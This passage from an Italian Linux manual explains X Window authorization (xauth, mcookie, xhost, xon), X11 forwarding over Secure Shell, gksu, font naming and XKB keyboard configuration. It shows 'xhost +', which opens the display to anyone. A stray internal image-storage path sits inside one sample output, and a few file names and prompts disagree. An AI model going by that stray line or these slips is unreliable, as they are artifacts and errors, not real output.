`list` [*stazione_grafica*...]	Permette di visualizzare i record del file di autorizzazione, limitandosi alle stazioni grafiche indicate. Se queste non sono specificate, il comando mostra l'elenco completo.
`info`	Permette di conoscere alcune informazioni generali sul file di autorizzazione.
`extract` *file* [*stazione_grafica*...] `nextract` *file* ↩ ↪ *stazione_grafica*...	Questo comando permette di estrarre alcuni record dal file delle autorizzazioni, corrispondenti alle stazioni grafiche indicate. Il risultato viene accumulato nel file indicato come primo argomento di questo comando. Nel primo caso, con '**`extract`**', le informazioni vengono memorizzate in forma binaria, mentre nel secondo, con '**`nextract`**', queste informazioni sono convertite in forma testuale.

Comando	Descrizione
`merge` ***file*** `nmerge` ***file***	Questo comando consente di acquisire nel file di autorizzazione i record contenuti nel file indicato. Questi record vanno a sostituire quelli corrispondenti, riferiti alle stesse stazioni grafiche che dovessero essere già presenti nel proprio file di autorizzazione. Anche in questo caso vale la differenza per cui '**merge**' si aspetta di attingere i record da un file binario, mentre '**nmerge**' utilizza un file di testo normale.
`remove` ***stazione_grafica*** …	Elimina i record specificati attraverso l'indicazione delle stazioni grafiche relative.

`exit`
 	
`quit`
	Questi due comandi riguardano il funzionamento interattivo di '**xauth**'. Con '**exit**' viene concluso il funzionamento del programma, salvando le modifiche; con '**quit**', si ottiene una conclusione senza salvare.

Segue la descrizione di alcuni esempi.

- `tizio@dinkel.brot.dg:~$` **`xauth add :0 . 12345678`** [*Invio*]

  L'utente aggiunge, o modifica, il record di autorizzazione riferito all'accesso locale, specificando per questo il protocollo '**MIT-MAGIC-COOKIE-1**' in modo predefinito, attraverso

il punto, indicando una stringa esadecimale molto semplice: 12345678_{16}.

- `tizio@dinkel.brot.dg:~$` **`extract /tmp/prova :0`** [*Invio*]

  Estrae una copia del record di autorizzazione all'accesso locale e la salva nel file '`/tmp/prova`'.

- `caio@dinkel.brot.dg:~$` **`merge /tmp/prova :0`** [*Invio*]

  Un altro utente, si appropria dei record contenuti nel file '`/etc/prova`'.

- `tizio@roggen.brot.dg:~$` **`xauth extract - $DISPLAY;`** ↩
  ↪ **`| rsh dinkel.brot.dg xauth`** ↩
  ↪ **`merge -`** [*Invio*]

  L'utente '**`tizio`**' che sta utilizzando l'elaboratore *roggen.brot.dg* ottiene attraverso '**`rsh`**' di aggiungere al proprio file di autorizzazione remoto, quello presso la sua utenza corrispondente nell'elaboratore *dinkel.brot.dg*, il record riferito al servente X che sta utilizzando in quel momento. In altri termini, fa in modo di poter avviare dei programmi presso l'elaboratore remoto, utilizzando la stazione grafica su cui si trova. Si osservi l'uso della variabile di ambiente ***DISPLAY*** per ottenere l'indicazione precisa dello schermo che sta utilizzando e anche l'uso del trattino per collegare i due programmi attraverso i flussi standard.

28.5.5.2 Utilizzo di «mcookie»

«

Il programma '**`mcookie`**' ha lo scopo di generare un numero esadecimale, più o meno casuale, convertito in stringa, che viene emesso attraverso lo standard output:

```
mcookie
```

La sua utilità sta solo nel facilitare la generazione di chiavi per il sistema di autorizzazione. La situazione più comune in cui viene utilizzato è il comando seguente, dove in pratica ci si risparmia di decidere la chiave:

```
$ xauth add :0 . `mcookie` [Invio]
```

28.5.5.3 Riepilogo sull'utilizzo del file di autorizzazione

Il file di autorizzazione è composto da record contenenti tre informazioni: la stazione grafica (senza il dettaglio dello schermo); il nome di un protocollo di autenticazione; una chiave, il cui significato varia a seconda del tipo di protocollo utilizzato.

È importante sottolineare che può esistere un solo record per stazione grafica, per cui, ogni volta che si aggiunge un record per una certa stazione, questo va a sostituire un altro record eventuale riferito alla stessa stazione.

In generale, si distingue tra la stazione grafica locale, a cui si accede senza passare per la rete, e le stazioni grafiche remote, che contengono anche l'indicazione del nome del nodo di rete. Tra le stazioni remote ci può essere anche quella locale, indicata secondo il punto di vista della rete.

Perché possa avvenire una connessione tra un programma cliente e un servente X, è necessario che il record di autorizzazione a cui può accedere il cliente, riferito al servente X in questione, sia identico a quello corrispondente del servente X.

Il sistema di autorizzazione di X sembra fatto perché le chiavi siano cambiate spesso. In generale, si cerca di sistemare l'autorizzazione sempre solo nel momento in cui ne esiste il bisogno, ma subito dopo sarebbe bene cambiare la chiave di autorizzazione.

28.5.5.4 Utilizzo di «xhost»

Il programma '**xhost**' permette di aggiungere o togliere nomi dalla lista di elaboratori e utenti a cui è concesso di utilizzare lo schermo grafico, senza la richiesta di altre forme di autenticazione:

```
xhost [[+|-]nome...]
```

```
xhost [+|-]
```

Se non vengono utilizzati argomenti, '**xhost**' emette un messaggio informando sullo stato attuale del controllo degli accessi. I nomi indicati nella sintassi di '**xhost**' hanno una struttura particolare:

```
famiglia:indirizzo
```

In pratica, per le connessioni su reti IPv4 si utilizza la famiglia '**inet**'.

Le funzionalità di X non sono sempre presenti su tutte le piattaforme. In questo caso particolare, potrebbe darsi che non sia possibile regolare gli accessi ai singoli utenti.

Se si vuole concedere sistematicamente l'accesso a qualche nodo di rete, conviene inserire i comandi necessari all'interno del file

‘`~/.xinitrc`’ in modo che siano eseguiti ogni volta all’avvio del servente X.

Tabella 28.28. Alcune opzioni.

Opzione	Descrizione
`+`	L’accesso è consentito a tutti.
`-`	L’accesso è consentito solo agli elaboratori e agli utenti inclusi nell’elenco di quelli autorizzati.
[`+`] ***nome***	Il nome indicato -- può trattarsi di un elaboratore o di un utente di un elaboratore -- è autorizzato a utilizzare lo schermo. Il segno ‘**+**’ iniziale è facoltativo.
`-`***nome***	Il nome indicato (può trattarsi di un elaboratore o di un utente di un elaboratore) non è autorizzato a utilizzare lo schermo. Le connessioni in corso non vengono interrotte, ma le nuove connessioni vengono impedite.

Segue la descrizione di alcuni esempi.

- `$` **`xhost +`**[*Invio*]

  Autorizza chiunque ad accedere.

- `$` **`xhost -`**[*Invio*]

  Limita la possibilità di accesso ai soli nomi inseriti nell’elenco di elaboratori e utenti autorizzati.

- `$` **`xhost +inet:roggen.brot.dg`**[*Invio*]

Consente all'elaboratore *roggen.brot.dg* di accedere al servente grafico.

- `$` **`xhost -inet:roggen.brot.dg`** [*Invio*]

  Elimina l'elaboratore *roggen.brot.dg* dalla lista di quelli a cui è consentito accedere.

28.5.5.5 Utilizzo di «xon»

«

'**`xon`**' esegue un comando in un elaboratore remoto attraverso '**`rsh`**', facendo in modo che venga utilizzato il servente X locale:

```
xon nodo_remoto [opzioni] [comando]
```

Si tratta in pratica di un modo abbreviato per eseguire un'applicazione remota senza la necessità di utilizzare la solita opzione '**`-display`**'.[8]

Se attraverso gli attributi non viene indicato alcun comando da eseguire, '**`xon`**' tenta di avviare '**`xterm -ls`**', in pratica una sessione '**`xterm`**' di *login*.

'**`xon`**' è in grado di funzionare solo quando l'elaboratore remoto è configurato in modo da consentire le connessioni remote attraverso '**`rsh`**' senza richiedere alcun tipo di riconoscimento. Sotto questo aspetto, '**`xon`**' è limitato all'utilizzo nelle reti chiuse in cui esiste un serio rapporto di fiducia tra le persone che vi accedono.

Tabella 28.29. Alcune opzioni.

Opzione	Descrizione
`-access`	Prima di eseguire il comando indicato, utilizza '**xhost**' nel tentativo di autorizzare l'elaboratore remoto a utilizzare il proprio servente X. In effetti, lo scopo di '**xon**' è quello di facilitare l'esecuzione di programmi remoti ma con un I/O locale, cioè attraverso il servente X con il quale si interagisce.
`-debug`	Quando '**xon**' viene avviato attraverso una finestra di terminale, utilizzando questa opzione si riceve lo standard output e lo standard error. In tal modo si possono conoscere eventuali segnalazioni di errore e qualunque altro output normale.

L'esempio seguente mostra l'avvio del programma '**xcalc**' nell'elaboratore *roggen.brot.dg*, utilizzando il servente X locale. Prima di farlo, '**xon**' avvia '**xhost**' per consentire all'elaboratore remoto di accedere al proprio servente X.

```
$ xon roggen.brot.dg -access /usr/bin/X11/xcalc [Invio]
```

28.5.6 Accedere allo schermo con Secure Shell

Secure Shell (sezione 44.7) facilita le connessioni remote, gestendo in modo automatico tutto il procedimento di autorizzazione all'accesso al proprio schermo. Per arrivare a questo risultato, è comunque necessario abilitare tale funzionalità nella configurazione: sia dalla parte del servente, sia dalla parte del cliente.

Nel file di configurazione del servente Secure Shell, è necessario trovare queste direttive:

```
X11Forwarding yes
X11DisplayOffset 10
```

Nel file di configurazione del cliente Secure Shell, è necessario trovare queste direttive:

```
Host *
    ForwardX11 yes
```

Così facendo, una volta aperta una finestra di terminale, ci si può collegare all'elaboratore remoto usando il cliente Secure Shell, come nell'esempio seguente:

```
tizio$dinkel.brot.dg:~$ ssh caio@roggen.brot.dg[Invio]
```

Dopo la fase di autenticazione, che potrebbe consistere nella richiesta della parola d'ordine, è possibile verificare che la variabile di ambiente ***DISPLAY*** risulta impostata in modo da fare riferimento al proprio elaboratore locale, utilizzando uno schermo particolare, come definito nella direttiva '**X11DisplayOffset**':

```
caio$roggen.brot.dg:~$ echo $DISPLAY[Invio]


  dinkel.brot.dg:10.0
```

A questo punto, è sufficiente avviare un programma grafico qualunque nell'elaboratore remoto, senza bisogno di altro: si ottiene di farlo funzionare sul proprio schermo grafico.

```
caio$roggen.brot.dg:~$ xclock[Invio]
```

Si osservi che la comunicazione tra i due elaboratori avviene all'interno di un tunnel definito da Secure Shell. Ciò consente di ottenere una connessione cifrata; in ogni caso, tuttavia, è da tenere in considerazione che non viene rilevata come tale da un programma di analisi del traffico in rete, ma solo come una connessione di Secure Shell.

28.5.7 Cambiare identità

Quando si intende avviare un programma che utilizza la grafica, ma con i privilegi di un altro utente, non basta usare il comando '**su**', come avviene per quei programmi che richiedono soltanto un terminale a caratteri. Infatti, si crea il problema delle autorizzazioni, già descritto nelle sezioni precedenti. Pertanto, occorre eventualmente un programma analogo a '**su**', in grado però di provvedere anche a ciò che serve per autorizzare la comunicazione con il proprio servente X. A titolo di esempio viene descritto Gksu:

```
gksu [-u utente] [opzioni] [comando]
```

Se il programma '**gksu**' viene avviato senza alcun argomento, chiede interattivamente cosa deve fare: quale utente deve impersonare e quale comando eseguire.

Figura 28.33. Il programma ‘**gksu**’ avviato senza alcun argomento chiede tutto in modo interattivo.



In ogni caso, viene richiesto l’inserimento della parola d’ordine dell’utente che interessa. Di norma, la richiesta della parola d’ordine coincide con un congelamento momentaneo delle altre attività.

Figura 28.34. La richiesta dell’inserimento della parola d’ordine. In questo caso verrebbe avviato il programma ‘**mlterm**’ in qualità di utente ‘**root**’.



28.5.8 Tipi di carattere

In base a quanto indicato nel file di configurazione ‘`/etc/X11/xorg.conf`’ nella sezione ‘**`Files`**’, i tipi di carattere utilizzati da X sono collocati nelle directory successive a ‘`/usr/lib/X11/fonts/`’. All’interno di queste directory si trovano dei file contenenti le informazioni sui vari tipi di carattere tipografico e i loro nomi sono contenuti negli elenchi ‘`fonts.dir`’.

Il nome di un carattere tipografico è strutturato in un modo altamente descrittivo. Segue un esempio che viene scomposto.[9]

```
-b&h-lucidatypewriter-medium-r-normal-sans-8-80-100-100-m-50-iso8859-1
```

- ‘**`b&h`**’ è la «fonderia», ovvero il produttore;
- ‘**`lucidatypewriter`**’ definisce la famiglia;
- ‘**`medium`**’ è lo spessore;
- ‘**`r`**’ è il tipo -- «r» sta per *roman* (tondo), «i» indicherebbe *italic* (corsivo) e «o» *oblique* (obliquo);
- ‘**`normal`**’ è l’ampiezza orizzontale;
- ‘**`sans`**’ è una particolarità dello stile, in questo caso indica l’assenza di grazie o *serif*, cioè dei terminali che facilitano la lettura;
- ‘**`8`**’ indica la dimensione in punti grafici (pixel);
- ‘**`80`**’ indica la dimensione in decimi di punto tipografici (precisamente si tratta di 722,7 per pollice, pari a circa 0,035 mm);
- ‘**`100`**’ è la risoluzione orizzontale, espressa in punti per pollice, per la quale è stato progettato il tipo di carattere;

- '**100**' è la risoluzione verticale, espressa in punti per pollice, per la quale è stato progettato il tipo di carattere;
- '**m**' è la larghezza, in questo caso *monospaced*, ovvero a larghezza fissa, mentre l'alternativa sarebbe «p», cioè *proportional*;
- '**50**' è lo spessore medio espresso in decimi di punto (in questo caso si tratta di cinque punti normali);
- '**iso8859-1**' è l'insieme di caratteri, in questo caso, il codice '**iso8859-1**' corrisponde al noto ISO Latin 1.

28.5.9 X e l'uso senza dispositivo di puntamento

«

L'utilizzo del sistema grafico senza mouse, o senza un dispositivo equivalente, può essere importante in condizioni di emergenza, o comunque quando il tipo di mouse che si ha a disposizione potrebbe risultare più scomodo che altro.

I serventi grafici di X offrono queste funzionalità attraverso il tastierino numerico, dopo aver attivato le estensioni della tastiera. Perché ciò sia possibile è necessario che nel file di configurazione sia commentata l'istruzione che si in questo esempio, oppure che sia assente del tutto:

```
# Option    XkbDisable
```

Per abilitare l'uso del tastierino numerico in modo che possa sostituirsi al mouse occorre utilizzare la combinazione [*Ctrl Maiuscole BlocNum*] («control», «maiuscole», «blocconumeri»). Se la combinazione riesce si ottiene una segnalazione sonora (se si ripete la combinazione si disabilita l'uso del tastierino).

Da quel momento, si possono utilizzare i tasti [4], [8], [6] e [2], per spostare il puntatore rispettivamente verso sinistra, in alto, a destra e in basso. Inoltre, si possono usare anche i tasti [7], [9], [3] e [1], per ottenere degli spostamenti obliqui. Questi spostamenti potrebbero essere piuttosto lenti in condizioni normali; per accelerarli, mentre si tiene premuto il tasto che si riferisce alla direzione scelta, si può premere e rilasciare immediatamente un altro tasto, scegliendolo in modo tale che in quel momento non abbia un significato particolare; probabilmente la cosa migliore è usare per questo il tasto delle maiuscole.

Per emulare i tasti del mouse si utilizzano gli altri tasti del tastierino numerico: [5] corrisponde a un clic; [+] corrisponde a un clic doppio; [0] rappresenta la pressione di un tasto senza rilasciarlo; [.] rilascia il tasto del mouse. In condizioni normali, ciò corrisponde al primo tasto del mouse, ma si può specificare precisamente il tasto attraverso una combinazione con i tasti [/], [*] e [-], che rappresentano rispettivamente il primo, il secondo (quello centrale) e il terzo tasto del mouse. Per esempio, [* 5] corrisponde a un clic con il tasto centrale del mouse.

Figura 28.37. Comandi per l'emulazione del mouse con X.



X, dopo un po' di tempo in cui non si utilizza più il tastierino numerico in sostituzione del mouse, ne disabilita l'emulazione in modo automatico.

28.6 La tastiera e la sua configurazione «elementare»

«

La configurazione della tastiera con X è un problema molto delicato, che normalmente si risolve semplicemente utilizzando le opzioni che sono già state stabilite; tuttavia, manca una documentazione adeguata e coerente per le opzioni esistenti e ancora di più manca una documentazione sufficiente per poter gestire in proprio una mappa autonoma della tastiera.

Si tenga in considerazione che, a causa della complessità del sistema di gestione della tastiera di XFree86 e di X.Org, le indicazioni

che appaiono in questo capitolo possono essere imprecise o troppo semplificate.

28.6.1 Livelli, tasti morti, composizione e gruppi

La tastiera dell'elaboratore deriva concettualmente da quella delle prime macchine da scrivere, con le quali ogni tasto poteva generare due simboli diversi, alzando o abbassando il blocco dei martelli. Per questa ragione, nelle tastiere per elaboratore di lingua inglese i tasti delle maiuscole si chiamano *shift*, perché spostano virtualmente questi martelli. Secondo lo standard ISO 9995, la selezione di un simbolo in base al meccanismo che normalmente è controllato attraverso il tasto delle maiuscole, avviene in base a dei ***livelli***. In pratica, su uno stesso tasto ci può essere una lettera minuscola o maiuscola, o comunque due simboli differenti, in base alla selezione del livello appropriato.

Lo standard ISO 9995 considera che i livelli possano essere anche più di due; per esempio su diverse tastiere europee si ottiene la selezione di un terzo livello usando una combinazione con il tasto [*AltGr*]. Con XFree86 e X.Org si gestiscono normalmente quattro livelli, ma bisogna **tenere premuto inizialmente il tasto [*AltGr*] e aggiungere eventualmente il tasto [*Maiuscole*] subito dopo**, per raggiungere il quarto livello.

Generalmente, con l'uso dei vari livelli disponibili dovrebbe essere possibile esaurire l'insieme dei simboli necessari a una certa lingua; tuttavia spesso si utilizzano altre due tecniche per facilitare l'inserimento di caratteri particolari: tasti morti che servono ad accentare

la lettera successiva e sequenze di composizione. Nel primo caso, la pressione di un tasto (direttamente o attraverso la selezione del livello appropriato) non genera alcun carattere, in attesa del tasto successivo: se l'associazione tra i due è valida si ottiene la lettera accentata corrispondente. Nel secondo caso viene utilizzato un tasto per richiedere espressamente una modalità di composizione, a cui segue l'inserimento di una sequenza di simboli appropriati: se la sequenza viene riconosciuta, si ottiene un carattere «composto».

Nelle mappe europee comuni, XFree86 e X.Org offrono la funzione di composizione nel livello due del tasto [*AltGr*], ovvero con la combinazione [*Maiuscole AltGr*]. Quello che si deve osservare è che la combinazione deve iniziare con la pressione di [*Maiuscole*], perché facendo il contrario, si selezionerebbe invece il quarto livello.

Per poter selezionare un insieme di simboli differente, si possono definire dei *gruppi* alternativi, da attivare a scelta. Per esempio, associando a un primo gruppo la mappa della tastiera italiana e a un secondo la mappa francese, in corrispondenza di un tasto si potrebbe ottenere sia la lettera «a» minuscola e maiuscola (tastiera italiana), sia la lettera «q» minuscola e maiuscola (tastiera francese).

Figura 28.38. Esempio di un tasto con due gruppi, ognuno con due livelli: la lettera «a» appartiene al primo livello del primo gruppo; la lettera «A» appartiene al secondo livello del primo gruppo; la lettera «q» appartiene al primo livello del secondo gruppo; la lettera «Q» appartiene al secondo livello del secondo gruppo.



XFree86 e X.Org gestiscono facilmente fino a quattro gruppi, ma quello che conta è avere il mezzo per selezionarli.

Come è noto, quando i due livelli servono a selezionare la stessa lettera, ma in forma minuscola o maiuscola, di norma sul tasto fisico della tastiera appare solo il simbolo corrispondente alla lettera maiuscola.

Come si intende facilmente, per ottenere il passaggio a un livello o a un gruppo differente da quello attivo, si devono usare tasti o combinazioni di tasti appropriati. I tasti usati per questo scopo vengono chiamati normalmente ***modificatori***.

Figura 28.39. Normalmente XFree86 e X.Org gestiscono quattro livelli. Quello che si vede in questa figura è il confronto tra il gruppo '**it**' e '**fr**' per lo stesso tasto.



Riquadro 28.40. Confusione tra livelli e gruppi.

La complessità della configurazione della tastiera con XFree86 e X.Org è tale per cui tra gruppi e livelli si crea un po' di confusione. Infatti, di solito la definizione dei simboli associati ai livelli superiori al secondo avviene incorporando quelli di un altro gruppo. Pertanto, i gruppi vanno considerati in base al contesto e non in senso «assoluto», tenendo conto che il cambiamento di gruppo può voler dire che si sta passando al terzo livello, oppure che si sta scambiando la mappa attuale con quella di un'altra lingua.

È bene osservare che, a seconda di come è configurata la tastiera, il tasto [*Fissamaiuscole*] può avere funzionalità diverse, anche se intuitivamente ciò non si dovrebbe apprezzare. In pratica, in alcune

tastiere europee, come nel caso di quella francese, la pressione di questo tasto attiva e mantiene il secondo livello, come se fosse sempre premuto il tasto delle maiuscole normale; in altri casi, come avviene nella tastiera statunitense e derivate (compresa quella italiana), il comportamento è diverso. Infatti, in questi casi ciò che si vuole è di ottenere le lettere maiuscole solo nella porzione alfanumerica della tastiera, mentre il resto dei simboli deve essere accessibile nella stessa modalità di prima; inoltre, se si preme il tasto delle maiuscole, si vuole che il risultato che si ottiene quando il tasto [*Fissamaiuscole*] è inserito sia di nuovo di lettere minuscole. Per questo tipo di trasformazioni, pertanto, il tasto [*Fissamaiuscole*] inserito non serve a richiedere il cambiamento di livello, ma **la trasformazione della lettera** da minuscola a maiuscola, o viceversa.

Questa caratteristica è molto importante e permette di capire il motivo, per cui, nella configurazione della tastiera italiana, si ottengono le lettere accentate maiuscole inserendo proprio il [*Fissamaiuscole*].

28.6.2 Configurazione elementare

La configurazione della mappa della tastiera si fa normalmente all'interno del file di configurazione di X e si può alterare durante il funzionamento con l'aiuto del programma '**`setxkbmap`**'.[10] Nella situazione più semplice si fa riferimento a un modello di tastiera attraverso le indicazioni contenute nei file della directory '`/etc/X11/xkb/rules/`'. Per esempio, si potrebbero leggere le direttive seguenti nel file di configurazione di X:

```
Section "InputDevice"
        Identifier  "Keyboard0"
        Driver      "kbd"
        Option      "CoreKeyboard"
        Option      "AutoRepeat"    "500 30"
        Option      "LeftAlt"       "Meta"
        Option      "RightAlt"      "ModeShift"
        Option      "XkbRules"      "xorg"
        Option      "XkbModel"      "pc105"
        Option      "XkbLayout"     "it"
        Option      "XkbVariant"    "basic"
        Option      "XkbOptions"
                    "terminate:ctrl_alt_bksp"
EndSection
```

Le direttive significative dell'esempio sono quelle riferite alle opzioni che iniziano con la sigla '**`Xkb`**'. L'opzione '**`XkbRules`**' dichiara delle «regole» generali; nella maggior parte dei casi va bene indicare la sigla '**`xorg`**', che richiama l'utilizzo dei file '`xkb/rules/xorg`' e '`xkb/rules/xorg.lst`'.

Seguendo l'esempio, all'interno del file '`xkb/rules/xorg.lst`' si possono individuare tutte le voci che possono essere utilizzate per l'opzione '**`XkbModel`**':

```
! model
  pc101          Generic 101-key PC
  pc102          Generic 102-key (Intl) PC
  pc104          Generic 104-key PC
  pc105          Generic 105-key (Intl) PC
…
…
  trust          Trust Wireless Keyboard Classic
  trustda        Trust Direct Access Keyboard
  yahoo          Yahoo! Internet Keyboard
```

Nell'esempio si vede la selezione di una tastiera a 105 tasti comune; proseguendo, si vede l'opzione '**XkbLayout**' a cui viene attribuita la voce '**it**', che presumibilmente serve a individuare una mappa adatta alla lingua italiana. Anche la disponibilità di queste sigle dipende dal contenuto del file '`xkb/rules/xorg.lst`', che a questo proposito si può mostrare così:

```
! layout
  us             U.S. English
  en_US          U.S. English w/ ISO9995-3
  us_intl        U.S. English w/ deadkeys
  al             Albanian
…
…
  it             Italian
  jp             Japanese
  kan            Kannada
…
…
  yu             Yugoslavian
  nec/jp         PC-98xx Series
```

La disposizione dei tasti associata alla sigla assegnata all'opzione

‘**XkbLayout**’ può prevedere delle varianti e se necessario quella preferita va specificata con l’opzione ‘**XkbVariant**’. Nell’esempio la dichiarazione riferita all’opzione ‘**XkbVariant**’ è perfettamente inutile, dal momento che con la parola chiave ‘**basic**’ non si specifica alcunché. Eventualmente, nel file ‘`xkb/rules/xorg.lst`’ si può vedere quali varianti sono disponibili, ammesso che funzionino:

```
! variant
  nodeadkeys    Eliminate dead keys
```

Volendo gestire più gruppi di simboli, si possono indicare più alternative tra le opzioni di ‘**XkbLayout**’, come nell’esempio seguente:

```
Section "InputDevice"
        Identifier  "Keyboard0"
        Driver      "kbd"
        Option      "CoreKeyboard"
        Option      "AutoRepeat"    "500 30"
        Option      "LeftAlt"       "Meta"
        Option      "RightAlt"      "ModeShift"
        Option      "XkbRules"      "xorg"
        Option      "XkbModel"      "pc105"
        Option      "XkbLayout"     "it,fr,de"
        Option      "XkbVariant"    "basic,basic,basic"
        Option      "XkbOptions"
                    "grp:alt_shift_toggle,terminate:ctrl_alt_bksp"
EndSection
```

In questa circostanza, si vogliono gestire tre mappe alternative: italiana, francese e tedesca (se ne possono gestire al massimo quattro). Per passare da un gruppo al successivo si deve usare la combinazione di tasti [*Alt Maiuscole*] (è indifferente se si tratta di quelli a sinistra o a destra), come si intuisce dall’opzione ‘**XkbOptions**’. Anche per

sapere cosa si può usare per selezionare un gruppo si deve consultare il file ‘`xkb/rules/xorg.lst`’:

```
! option
  grp                    Group Shift/Lock behavior
  grp:switch             R-Alt switches group while pressed
  grp:lwin_switch        Left Win-key switches group while pressed
  grp:rwin_switch        Right Win-key switches group while pressed
  grp:win_switch         Both Win-keys switch group while pressed
  grp:toggle             Right Alt key changes group
  …
  …
  grp:ctrl_alt_toggle    Alt+Control changes group
  grp:alt_shift_toggle   Alt+Shift changes group
  grp:menu_toggle        Menu key changes group
  …
```

Con l’aggiunta di diverse voci nell’opzione ‘**`XkbLayout`**’, è stata ampliata nello stesso modo la voce relativa alle varianti. Nel caso una delle disposizioni richiedesse una variante particolare, si potrebbe inserire rispettando l’ordine:

```
Section "InputDevice"
        Identifier  "Keyboard0"
        Driver      "kbd"
        Option      "CoreKeyboard"
        Option      "AutoRepeat"    "500 30"
        Option      "LeftAlt"       "Meta"
        Option      "RightAlt"      "ModeShift"
        Option      "XkbRules"      "xorg"
        Option      "XkbModel"      "pc105"
        Option      "XkbLayout"     "it,fr,de"
        Option      "XkbVariant"    "basic,nodeadkeys,basic"
        Option      "XkbOptions"
                    "grp:alt_shift_toggle,terminate:ctrl_alt_bksp"
EndSection
```

In questo caso si specifica la variante '**nodeadkeys**' per la disposizione francese, che in pratica annulla l'uso dei tasti morti in quel contesto.

In caso di difficoltà, l'opzione '**XkbOptions**' può servire per specificare cosa usare per richiamare il terzo livello:

```
Section "InputDevice"
        Identifier  "Keyboard0"
        Driver      "kbd"
        Option      "CoreKeyboard"
        Option      "AutoRepeat"    "500 30"
        Option      "LeftAlt"       "Meta"
        Option      "RightAlt"      "ModeShift"
        Option      "XkbRules"      "xorg"
        Option      "XkbModel"      "pc105"
        Option      "XkbLayout"     "it,fr,de"
        Option      "XkbVariant"    "basic,nodeadkeys,basic"
        Option      "XkbOptions"
             "grp:alt_shift_toggle,lv3:switch,terminate:ctrl_alt_bksp"
EndSection
```

In questo caso si dichiara che si vuole usare il tasto [*Ctrl*] alla destra per passare al terzo livello (quello che nel caso della tastiera italiana consente di ottenere simboli come la chiocciola e il cancelletto). Ecco cosa si vede a questo proposito nel file '`xkb/rules/xorg.lst`', si tenga presente comunque che non è detto che tutte le alternative funzionino effettivamente:

```
! option
  …
  …
  lv3                   Third level choosers
  lv3:switch            Press Right Control to choose 3rd level
  lv3:menu_switch       Press Menu key to choose 3rd level
  lv3:win_switch        Press any of Win-keys to choose 3rd level
  lv3:lwin_switch       Press Left Win-key to choose 3rd level
  lv3:rwin_switch       Press Right Win-key to choose 3rd level
  …
```

Per fare tutte queste cose durante il funzionamento di X (ammesso che la tastiera sia utilizzabile in qualche modo), si può usare il comando '**setxkbmap**', come nell'esempio seguente, equivalente all'ultima situazione mostrata. Se si usa il comando al di fuori dell'ambiente grafico, occorre aggiungere l'opzione '**-display**', per far sapere al programma dove intervenire.

```
$ setxkbmap -rules xorg -model pc102 -layout "it,fr,de" ↩
↪           -variant basic -option "" ↩
↪           -option "grp:alt_shift_toggle" ↩
↪           -option "lv3:switch" [Invio]
```

Si può comprendere come è stata usata l'opzione '**-option**': la prima volta ha un argomento nullo per azzerare le opzioni; la seconda volta dichiara la combinazione da usare per cambiare gruppo; la terza volta dichiara l'uso del tasto [*Ctrl*] destro per accedere al terzo livello.

In conclusione è bene osservare che **ci sono delle disposizioni di tasti**, come quella canadese ('**ca**') **che definiscono autonomamente più di un gruppo**. In questi casi diventa difficile o impossibile abbinarne altre in modo efficace. Eventualmente, dal momento che si tratta presumibilmente della sovrapposizione della disposizione

statunitense con quella francese, si possono usare queste definizioni affiancate (‘**`Option "XkbLayout" "us,fr"`**’).

Tabella 28.50. Alcuni modelli comuni di tastiera.

Denominazione	Descrizione
